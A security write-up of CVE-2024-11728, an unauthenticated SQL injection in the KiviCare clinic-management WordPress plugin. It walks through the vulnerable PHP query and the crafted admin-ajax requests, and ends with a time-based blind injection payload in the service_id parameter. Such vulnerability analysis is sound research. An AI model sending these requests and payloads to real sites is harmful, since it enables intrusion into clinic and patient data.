This article explains a SQL Injection issue found in the KiviCare – Clinic & Patient Management System (EHR) plugin for WordPress. This vulnerability, identified as CVE-2024-11728, affects all versions up to and including 3.6.4. It arises from improper handling of user inputs in the tax_calculated_data AJAX action, allowing unauthenticated attackers to execute arbitrary SQL commands. This paper provides a comprehensive technical analysis of the vulnerability, the exploitation process.
Technical Analysis

In the KCRoutes.php file, the tax_calculated_data action is defined, directing requests to the KCTaxController@getTaxData method. Understanding this mapping is crucial for identifying the vulnerability’s location within the codebase.
class KCRoutes {
    public function routes() {
        $routes = array(
            'tax_calculated_data' => ['method' => 'post', 'action' => 'KCTaxController@getTaxData'],
            // Other routes...
        );
    }
}
The getTaxData method within the KCTaxController class is a critical component responsible for handling AJAX requests aimed at calculating tax data.
public function getTaxData() {
        // Get request data
        $request_data = $this->request->getInputs();

        // Determine clinic and user roles
        $current_user_role = $this->getLoginUserRole();
        if ($current_user_role == $this->getClinicAdminRole()) {
            $request_data['clinic_id']['id'] = kcGetClinicIdOfClinicAdmin();
        } elseif ($current_user_role == $this->getReceptionistRole()) {
            $request_data['clinic_id']['id'] = kcGetClinicIdOfReceptionist();
        }

        // Check for required data
        if (empty($request_data['clinic_id']['id']) || empty($request_data['doctor_id']['id']) || empty($request_data['visit_type'])) {
            wp_send_json([
                'status' => false,
                'message' => esc_html__("required data missing", "kc-lang")
            ]);
        }

        // Handle visit type data
        if (empty(array_filter($request_data['visit_type'], 'is_array'))) {
            $request_data['visit_type'] = [$request_data['visit_type']];
        }

        // Extract service IDs
        $service_ids = collect($request_data['visit_type'])->pluck('service_id')->toArray();
        $implode_service_ids = implode(",", $service_ids);
        $request_data['clinic_id']['id'] = (int) $request_data['clinic_id']['id'];
        $request_data['doctor_id']['id'] = (int) $request_data['doctor_id']['id'];

        // Send JSON response with calculated tax data
        wp_send_json(apply_filters('kivicare_calculate_tax', [
            'status' => false,
            'message' => $this->filter_not_found_message,
            'data' => [],
            'total_tax' => 0
        ], [
            "id" => !empty($request_data['id']) ? $request_data['id'] : '',
            "type" => 'appointment',
            "doctor_id" => $request_data['doctor_id']['id'],
            "clinic_id" => $request_data['clinic_id']['id'],
            "service_id" => $service_ids,
            "total_charge" => $this->db->get_var("SELECT SUM(charges) FROM {$this->db->prefix}kc_service_doctor_mapping
                                        WHERE doctor_id = {$request_data['doctor_id']['id']} AND  clinic_id = {$request_data['clinic_id']['id']}
                                         AND service_id IN ({$implode_service_ids}) "),
            'extra_data' => $request_data
        ]));
    }
It begins by retrieving input data through the $this->request->getInputs() function, which aggregates parameters such as clinic_id, doctor_id, and visit_type. These parameters are essential for the method’s logic, particularly in determining the clinic ID based on the user’s role, showcasing a typical implementation of role-based access control.

The method then proceeds to validate the presence of these parameters, ensuring that all required data is available before proceeding. This validation step is crucial as it prevents the execution of the method with incomplete data, which could otherwise lead to errors or unexpected behavior.

The method anticipates the visit_type parameter to be structured as an array. It extracts service_id values from this array, which are subsequently concatenated into a comma-separated string. This string is directly inserted into an SQL query, a practice that exposes the application to SQL Injection vulnerabilities due to the lack of input sanitization and the absence of parameterized queries.
The SQL query aims to compute the total charges by summing the charges associated with the specified service_id values, filtered by doctor_id and clinic_id. This direct inclusion of user-supplied data into the SQL query without adequate sanitization is the root cause of the vulnerability. Upon executing the query, the method generates a JSON response containing the calculated tax data, specifically the total charge derived from the query. This response is intended to provide the client with the necessary tax information based on the input parameters.
Exploitation Process
First, I understood the expected input format to exploit the vulnerability. A typical request looked like this:
POST /wp-admin/admin-ajax.php HTTP/2
Host: wordpress.samogod.com
Content-Type: application/x-www-form-urlencoded

action=tax_calculated_data&clinic_id[id]=1&doctor_id[id]=1&visit_type[0][service_id]=1&type=appointment
The server responded with a 0, indicating failure. This happened because the plugin used a custom routing system, requiring specific endpoints for AJAX actions. I realized I needed to use ajax_post or ajax_get based on the HTTP method:
POST /wp-admin/admin-ajax.php HTTP/2
Host: wordpress.samogod.com
Content-Type: application/x-www-form-urlencoded

action=ajax_post&route_name=tax_calculated_data&clinic_id[id]=1&doctor_id[id]=1&visit_type[0][service_id]=1

The application initially returns a message indicating the need for the pro plugin. This check is implemented using the isKiviCareProActive() function.

if ( isKiviCareProActive() ) {
            $this->filter_not_found_message = esc_html__( "Please update kiviCare pro plugin", "kc-lang" );
        } else {
            $this->filter_not_found_message = esc_html__( "Please install kiviCare pro plugin", "kc-lang" );
        }
    }
I bypassed this by modifying the constructor of KCTaxController:

public function __construct() {
        global $wpdb;
        $this->db = $wpdb;
        $this->request = new KCRequest();
        // Remove the pro plugin check
        $this->filter_not_found_message = 'samo.god.samet.g';
    }
Now, when I sent the request to the app again, It returned the filter_not_found_message that I successfully patched and the pro plugin check was disabled.

I focused on the visit_type[0][service_id] parameter, because the implode_service_ids variable, constructed from user input, was directly interpolated into the SQL query. This opened the door for SQL Injection, allowing me to manipulate the query to execute arbitrary SQL commands.
visit_type[0][service_id]=123) AND (SELECT * FROM (SELECT(SLEEP(5)))alias) AND (1=1
 Home
Home 